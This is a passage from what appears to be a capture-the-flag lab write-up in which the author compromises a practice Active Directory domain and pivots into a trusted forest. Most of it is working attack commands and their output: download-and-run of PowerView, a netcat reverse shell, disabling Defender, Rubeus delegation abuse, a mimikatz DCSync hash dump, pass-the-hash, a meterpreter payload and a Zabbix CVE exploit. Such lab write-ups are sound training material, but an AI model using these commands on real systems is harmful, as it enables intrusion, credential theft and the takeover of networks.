iex (iwr http://10.10.14.15/PowerView.ps1 -UseBasicParsing)
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlaintext -Force
Set-DomainUserPassword -Domain painters.htb -Identity blake -AccountPassword
$UserPassword -Verbose
```

```
PS C:\Windows\system32> $UserPassword = ConvertTo-SecureString 'Password123!' -AsPlaintext -Force
PS C:\Windows\system32> Set-DomainUserPassword -Domain painters.htb -Identity blake -AccountPassword
$UserPassword -Verbose

VERBOSE: [Get-PrincipalContext] Binding to domain 'painters.htb'
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'blake'
VERBOSE: [Set-DomainUserPassword] Password for user 'blake' successfully reset
```

Now create a credential object to pass into `Invoke-Command`.

```
$user = 'painters\blake'
$passwd = 'Password123!'
$secpass = ConvertTo-SecureString $passwd -AsPlainText -Force
$cred = new-object system.management.automation.PSCredential $user,$secpass
```

When trying to authenticate to the domain controller we get an access denied error, which is same for the `PNT-SVRBPA` machine. We try to authenticate to `PNT-SVRPSB` machine and are successfully able to execute commands on the server.

```

PS C:\users\administrator\documents> $user = 'painters\blake'
PS C:\users\administrator\documents> $passwd = 'Password123!'
PS C:\users\administrator\documents> $secpass = ConvertTo-SecureString $passwd -AsPlainText -Force
PS C:\users\administrator\documents> $cred = new-object system.management.automation.PSCredential $user,$secpass

PS C:\users\administrator\documents> Invoke-Command -ComputerName DC -ScriptBlock { whoami } -Credential $cred
[DC] Connecting to remote server DC failed with the following error message : Access is denied. For more information,

PS C:\users\administrator\documents> Invoke-Command -ComputerName PNT-SVRBPA -ScriptBlock { whoami } -Credential $cred
[PNT-SVRBPA] Connecting to remote server PNT-SVRBPA failed with the following error message : Access is denied. For

PS C:\users\administrator\documents> Invoke-Command -ComputerName PNT-SVRPSB -ScriptBlock { whoami } -Credential $cred
painters\blake

```

Upload `nc64.exe` to the target by issuing below command.

```

Invoke-Command -ComputerName PNT-SVRPSB -ScriptBlock {mkdir c:\temp; powershell iwr http://10.10.14.15/nc64.exe -O c:\temp\nc64.exe} -Credential $cred

```

Then start a `netcat` listener on our local machine.

```
nc -lvp 443
```

Send a shell from `PNT-SVRPSB` machine to our listener.

```

Invoke-Command -ComputerName PNT-SVRPSB -ScriptBlock {c:\temp\nc64.exe 10.10.14.15 443 -e cmd.exe} -Credential $cred

```

Checking listener we have a shell on `PNT-SVRPSB` as `painters\blake`.

```

sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.110.35] 7306
Microsoft Windows [Version 10.0.20348.1366]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Blake\Documents>whoami
painters\blake

```

Checking the groups it can be seen that blake is part of the local administrators group.

```
C:\Users\Blake\Documents>whoami /groups
```

GROUP INFORMATION

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators	Alias	S-1-5-32-544	Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity	Well-known group	S-1-18-1	Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	

The flag can be read from `C:\Users\Administrator\Desktop\flag.txt`.

```
type c:\users\administrator\desktop\flag.txt
```

```
C:\Users\Blake\Documents>type c:\users\administrator\desktop\flag.txt  
ZEPHYR{7h3_Tru57_h45_B3eN_Br0k3n}
```


Domination

Referring back to BloodHound output we saw that `blake` has constrained delegation over the domain controller. To exploit this we will request a TGT from the domain controller using [Rubeus.exe](#). We download `Rubeus` locally and transfer it to `PNT-SVRPSB` shell. Disable Windows Defender in order to run Rubeus executable.

```
powershell -ep bypass
set-mp preference -DisableRealTimeMonitoring $true
iwr http://10.10.14.15/Rubeus.exe -O Rubeus.exe
```

With `Rubeus` on the target we perform a request for TGT delegation.

```
. \Rubeus.exe tgtdeleg
```

```
PS C:\Users\Blake\Documents> .\Rubeus.exe tgtdeleg
```

() \ |
()) _ _ | _ _ _ _ _ _ _ _ _ _
| _ _ / | | | _ _ \ | _ _ | | | / _)
| | \ \ | | | | |) _ _ | | | _ _ |
| | | | _ _ _ / _ _ _ / _ _ _) _ _ / (_ _ /

v2.2.0

```
[*] Action: Request Fake Delegation TGT (current user)
```

```
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
```

```
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC.painters.htb'
```

```
[X] Error: InitializeSecurityContext error: -2146893042
```


Rubeus failed to delegate. This is because UAC requires the executable to be run as administrator. To bypass this we enable RDP and gain access to the system. Issue below commands to enable RDP and allow it on firewall.

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name
"fDenyTSConnections" -Value 0
New-NetFirewallRule -DisplayName "Remote Desktop" -Direction Inbound -Action Allow -
Protocol TCP -LocalPort 3389
```

Remmina utility can be used for Remote Desktop Access.

```
sudo apt install -y remmina
```

From a new terminal, open `remmina` and enter the following information.



Once the RDP access is obtained, type `15` to go to a PowerShell prompt, then navigate to Documents folder and attempt `Rubeus` again.

```
.\Rubeus.exe asktgt /user:blake /password:Password123! /domain:painters.htb  
/outfile:ticket.kirbi
```


v2.2.0

```
[*] Using rc4_hmac hash: 2B576ACBE6BCFDA7294D6BD18041B8FE
[*] Building AS-REQ (w/ preauth) for: 'painters.htb\blake'
[*] Using domain controller: 192.168.110.55:88
[*] TGT request successful!
[*] base64(ticket.kirbi):
```

```
[*] Ticket written to ticket.kirbi
```

With the extracted ticket it is now possible to impersonate the `DC$` machine account of the domain controller since that has `dcsync` rights over `painters.htb`.

```
PS C:\Users\Blake\Documents> .\Rubeus.exe s4u /ticket:ticket.kirbi /msdssp:cifs/dc.painters.htb /impersonateuser:DC$ /domain:painters.htb /altservice:CIFS,HOST,LDAP /ptt
```

```

  -----
  (----- \      | |
  ----- ) )_ _ _ | | _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
  | _ _ / | | | | _ \ | _ _ | | | | / _ _ _ _ _
  | | \ \ | | | | | ) ) _ _ _ | | | | _ _ _ |
  | _ | | | _ _ _ / | _ _ _ / | _ _ _ _ _ _ _ _ _ _ _ _ _ _ _

```

v2.2.0

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: 'blake@PAINTERS.HTB'

[*] Using domain controller: DC.painters.htb (192.168.110.55)

[*] Sending S4U2self request to 192.168.110.55:88

[+] S4U2self success!

[*] Got a TGS for 'DC\$' to 'blake@PAINTERS.HTB'

[*] base64(ticket.kirbi):

```
doIFbjCCBWqgAwIBBaEDAgEWooIEhzCCBINhggR/MIIEe6ADAgEFoQ4bDFBBSU5URVJTLkhUQqISMBCg
<SNIP>
```

[*] Impersonating user 'DC\$' to target SPN 'cifs/dc.painters.htb'

[*] Final tickets will be for the alternate services 'CIFS,HOST,LDAP'

[*] Building S4U2proxy request for service: 'cifs/dc.painters.htb'

[*] Using domain controller: DC.painters.htb (192.168.110.55)

[*] Sending S4U2proxy request to domain controller 192.168.110.55:88

[+] S4U2proxy success!

[*] Substituting alternative service name 'CIFS'

[*] base64(ticket.kirbi) for SPN 'CIFS/dc.painters.htb':

```
doIGEjCCBg6gAwIBBaEDAgEWooIFKzCCBSdhggUjMIIFH6ADAgEFoQ4bDFBBSU5URVJTLkhUQqIiMCCg
<SNIP>
```

[+] Ticket successfully imported!

[*] Substituting alternative service name 'HOST'

[*] base64(ticket.kirbi) for SPN 'HOST/dc.painters.htb':

```
doIGEjCCBg6gAwIBBaEDAgEWooIFKzCCBSdhggUjMIIFH6ADAgEFoQ4bDFBBSU5URVJTLkhUQqIiMCCg
<SNIP>
```

[+] Ticket successfully imported!

[*] Substituting alternative service name 'LDAP'

[*] base64(ticket.kirbi) for SPN 'LDAP/dc.painters.htb':

```
doIGEjCCBg6gAwIBBaEDAgEWooIFKzCCBSdhggUjMIIFH6ADAgEFoQ4bDFBBSU5URVJTLkhUQqIiMCCg
<SNIP>
```

[+] Ticket successfully imported!

Checking `klist` we can see that the `DC$` machine account ticket has been imported.

```
klist
```



```

PS C:\Users\Blake\Documents> klist

Current LogonId is 0:0x62faa0

Cached Tickets: (3)

#0>      Client: DC$ @ PAINTERS.HTB
        Server: LDAP/dc.painters.htb @ PAINTERS.HTB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate
name_canonicalize
        Start Time: 12/27/2022 11:00:08 (local)
        End Time:   12/27/2022 20:58:22 (local)
        Renew Time: 1/3/2023 10:58:22 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#1>      Client: DC$ @ PAINTERS.HTB
        Server: HOST/dc.painters.htb @ PAINTERS.HTB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate
name_canonicalize
        Start Time: 12/27/2022 11:00:08 (local)
        End Time:   12/27/2022 20:58:22 (local)
        Renew Time: 1/3/2023 10:58:22 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#2>      Client: DC$ @ PAINTERS.HTB
        Server: CIFS/dc.painters.htb @ PAINTERS.HTB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate
name_canonicalize
        Start Time: 12/27/2022 11:00:08 (local)
        End Time:   12/27/2022 20:58:22 (local)
        Renew Time: 1/3/2023 10:58:22 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

```

Upload `mimikatz` to the target.

```
iwr http://10.10.14.15/mimikatz.exe -O mimikatz.exe
```

Using `mimikatz` we can now perform a dcsync attack using the LDAP MSDSSPN of the domain controllers machine account ticket.

```

.\mimikatz.exe
lsadump::dcsync /user:painters\krbtgt /all /csv

```

```

PS C:\Users\Blake\Documents> .\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##     > https://blog.gentilkiwi.com/mimikatz
'## v #'     Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'     > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # lsadump::dcsync /user:painters\krbtgt /all /csv
[DC] 'painters.htb' will be the domain
[DC] 'DC.painters.htb' will be the DC server
[DC] Exporting domain 'painters.htb'
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502   krbtgt   b59ffc1f7fcd615577dab8436d3988fc           514
1108   gavin    cb8ec920398da9fbb7c33b7b613b28d5           66048
1110   tom      dc51a409ab6cf835cbb9e471f27d8bc6           66048
1109   daniel   b084c663ad3f214e516e6f89c81c80d7           66048
4101   Matt     5e3c0abb0b4163c5612afe25c69ced6           66176
2102   ZSM$     74c668e3d865698b0bb680f95ec84963           2080
500   Administrator 5bdd6a33efe43f0dc7e3b2435579aa53       66048
2101   MAINTENANCE$ 1b9d38714fcf1e0550343e26d613acc0       4096
2103   WORKSTATION-1$ a231a131c8042c3a3681a4d40536df0a       4096
1106   riley    e19ccf75ee54e06b06a5907af13cef42           66048
1104   PNT-SVRBPA$ c3c440fa35f1fb4fafa576b62a64dd0a           4096
1103   PNT-SVRSVC$ 25c9e50969fdd64cf1605a2f68b189b7           4096
1000   DC$      0602767a8b24f0a50b34119305f9e65b           532480
1111   web_svc  502472f625746727fa99566032383067           66048
1107   blake    2b576acbe6bcfda7294d6bd18041b8fe           16843264
1105   PNT-SVRPSB$ 3f0f28b682e490f286520240068d706a           4096

```

Using the administrator hash we can now get a `Evil-WinRM` session and read the flag.

```
evil-winrm -i 192.168.110.55 -u administrator -H 5bdd6a33efe43f0dc7e3b2435579aa53
```

```

evil-winrm -i 192.168.110.55 -u administrator -H 5bdd6a33efe43f0dc7e3b2435579aa53

Evil-WinRM shell v3.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
DC
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\flag.txt
ZEPHYR{P41n73r_D0m41n_D0m1n4nc3}

```

Back Tracking

Remembering when we exploited the mail server, we remember seeing `blake` and `matt` users on the system as well as `riley` but none could be utilized. Checking the output of BloodHound we can see that `matt` has a description that says `Administrator of web server`.

Search for a node

Database InfoNode InfoAnalysis

Display Name	Matt Bach
Object ID	S-1-5-21-1470357062-2280927533-300823338-4101
Password Last Changed	Wed, 19 Oct 2022 20:09:56 GMT
Last Logon	0
Last Logon (Replicated)	Never
Enabled	True
Description	Administrator of Web Server
AdminCount	False
Compromised	False
Password Never Expires	True
Cannot Be Delegated	False
ASREP Roastable	False


MATT@PAINTERS.HTB

Utilizing our RDP session, we can use the DCSync to check for old passwords.

```
lsadump::dcsync /user:painters\matt /history
```

```

mimikatz # lsadump::dcsync /user:painters\matt /history
[DC] 'painters.htb' will be the domain
[DC] 'DC.painters.htb' will be the DC server
[DC] 'painters\matt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : Matt Bach
<SNIP>
* Packages *
    NTLM-Strong-NTWF

* Primary:CLEARTEXT *
    L1f30f4Spr1ngCh1ck3n!

```

This revealed a plaintext password for the web server administrator. Login to foothold machine as matt using the obtained password. Enumerating the sudo entry it can be seen that matt can run any command on the system as `root` so we spawn `/bin/bash` and read the root flag.

```

matt@mail:~$ sudo -l
[sudo] password for matt:
Matching Defaults entries for matt on mail:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User matt may run the following commands on mail:
    (ALL : ALL) ALL
matt@mail:~$ sudo bash
root@mail:/home/matt# id
uid=0(root) gid=0(root) groups=0(root)
root@mail:/home/matt# cat /root/flag.txt
ZEPHYR{L34v3_N0_St0n3_Un7urN3d}

```


Monitored

Going back to our administrator session on DC, we enumerate forest for any trust relations.

```
([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()).GetAllTrustRelationships()
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents>
([System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()).GetAllTrustRelationships()

TopLevelNames       : {zsm.local}
ExcludedTopLevelNames : {}
TrustedDomainInformation : {zsm.local, internal.zsm.local}
SourceName          : painters.htb
TargetName           : zsm.local
TrustType            : Forest
TrustDirection       : Bidirectional
```

Let's attempt to ping the `zsm.local` domain and see if there is a connection to the network.


```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ping zsm.local

Pinging zsm.local [192.168.210.10] with 32 bytes of data:
Reply from 192.168.210.10: bytes=32 time<1ms TTL=127
Reply from 192.168.210.10: bytes=32 time=1ms TTL=127
Reply from 192.168.210.10: bytes=32 time=1ms TTL=127
Reply from 192.168.210.10: bytes=32 time=1ms TTL=127

Ping statistics for 192.168.210.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

We need to find a way to reach our localhost machine from the internal network. We construct a metasploit payload and start a listening server.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.15 LPORT=443 -f exe -o
shell.exe
sudo msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost tun0
set lport 443
run
```




```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost tun0
lhost => tun0
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 443
lport => 443
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.18:443
```

We now have to disable Windows Defender on the domain controller then upload the newly created `shell.exe` through our `Evil-WinRM` shell.

```
Set-MpPreference -DisableRealTimeMonitoring $true
upload shell.exe
.\shell.exe
```

Checking our metasploit console we see that we have a meterpreter shell as administrator.



```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.18:443
[*] Sending stage (200774 bytes) to 10.10.110.35
[*] Meterpreter session 1 opened (10.10.14.18:443 -> 10.10.110.35:37290) at 2022-12-27 06:26:41 -0500

(Meterpreter 1)(C:\Users\Administrator\Documents) >
```

Using the `zsm.local` IP address CIDR, we perform a ping sweep to identify potential targets on the `zsm.local` network.

```
background
use post/multi/gather/ping_sweep
set RHOSTS 192.168.210.0/24
```

```
[msf](Jobs:0 Agents:1) post(multi/gather/ping_sweep) >> run
```

```
[*] Performing ping sweep for IP range 192.168.210.0/24
[+] 192.168.210.1 host found
[+] 192.168.210.13 host found
[+] 192.168.210.10 host found
[+] 192.168.210.12 host found
[+] 192.168.210.16 host found
[*] Post module execution completed
```

At this stage we add a route to the forest network and perform a port scan to look for ports 80 and 443 to identify potential web servers on the forest domain.

```
background
route add 192.168.210.1 255.255.255.0 1
route print
use auxiliary/scanner/portscan/tcp
set rhosts 192.168.210.12-16
set ports 80,443
run
```

```
[msf](Jobs:0 Agents:1) auxiliary(scanner/portscan/tcp) >> run
```

```
[+] 192.168.210.12:      - 192.168.210.12:80 - TCP OPEN
[*] 192.168.210.12-16:  - Scanned 1 of 5 hosts (20% complete)
[+] 192.168.210.13:      - 192.168.210.13:443 - TCP OPEN
[*] 192.168.210.12-16:  - Scanned 1 of 5 hosts (20% complete)
[*] 192.168.210.12-16:  - Scanned 2 of 5 hosts (40% complete)
[+] 192.168.210.14:      - 192.168.210.14:80 - TCP OPEN
[+] 192.168.210.14:      - 192.168.210.14:443 - TCP OPEN
[*] 192.168.210.12-16:  - Scanned 2 of 5 hosts (40% complete)
[*] 192.168.210.12-16:  - Scanned 3 of 5 hosts (60% complete)
[*] 192.168.210.12-16:  - Scanned 3 of 5 hosts (60% complete)
[*] 192.168.210.12-16:  - Scanned 4 of 5 hosts (80% complete)
[*] 192.168.210.12-16:  - Scanned 4 of 5 hosts (80% complete)
[*] 192.168.210.12-16:  - Scanned 5 of 5 hosts (100% complete)
[*] Auxiliary module execution completed
```

We have identified potential web servers, now let's forward the ports locally so we can see what is being used on them.

```
sessions 1
portfwd add -l 443 -p 443 -r 192.168.210.13
```


```
msf](Jobs:0 Agents:1) auxiliary(scanner/portscan/tcp) >> sessions 1
[*] Starting interaction with 1...

443 -r 192.168.210.13ers\Administrator\Documents) > portfwd add -l 443 -p
[*] Local TCP relay created: :443 <-> 192.168.210.13:443
```

As an alternative we can also use sshuttle to access the second network.

```
sudo sshuttle -r riley@10.10.110.35 192.168.110.0/24 192.168.210.0/24
```

When navigating to `https://192.168.210.13` we are presented with a `Zabbix` login screen, we notice that `Zabbix` also supports SSO authentication.



By clicking `Help` under the login panel, we are redirected to this [link](#) which exposes the version as `5.4`. Searching online for this particular version leads us to [CVE-2022-23131](#). To be able to exploit this we need to know a valid username, the default username and password is `admin/zabbix` as shown by Google. We find a proof of concept exploit code on [GitHub](#). Using this exploit code we attempt to exploit the target with the default username.

```
python3 zabbix_session_exp.py -t https://192.168.210.13 -u admin
```


We notice that the SSO exploitation attempts to redirect to a `ADFS` subdomain containing the SSO endpoint.

```
python3 zabbix_session_exp.py -t https://192.168.210.13 -u admin

Testing URL:https://192.168.210.13 Username: admin
<SNIP>
socket.gaierror: [Errno -3] Temporary failure in name resolution
<SNIP>
urllib3.exceptions.MaxRetryError:
HTTPSConnectionPool(host='adfs.zsm.local', port=443): Max retries
exceeded with url
<SNIP>
```

We add that domain to our local `/etc/hosts` file.

```
echo '192.168.210.13 adfs.zsm.local' | sudo tee -a /etc/hosts
```

Now we perform an attempt to authenticate to `Zabbix`.

```
python3 zabbix_session_exp.py -t https://192.168.210.13 -u admin
Testing URL:https://192.168.210.13 Username: admin
Login Failed - Target: https://192.168.210.13/ Username: admin
```

When debugging we can see that the script is failing but not printing any information. In the script we uncomment the following 2 lines and run the exploit again.

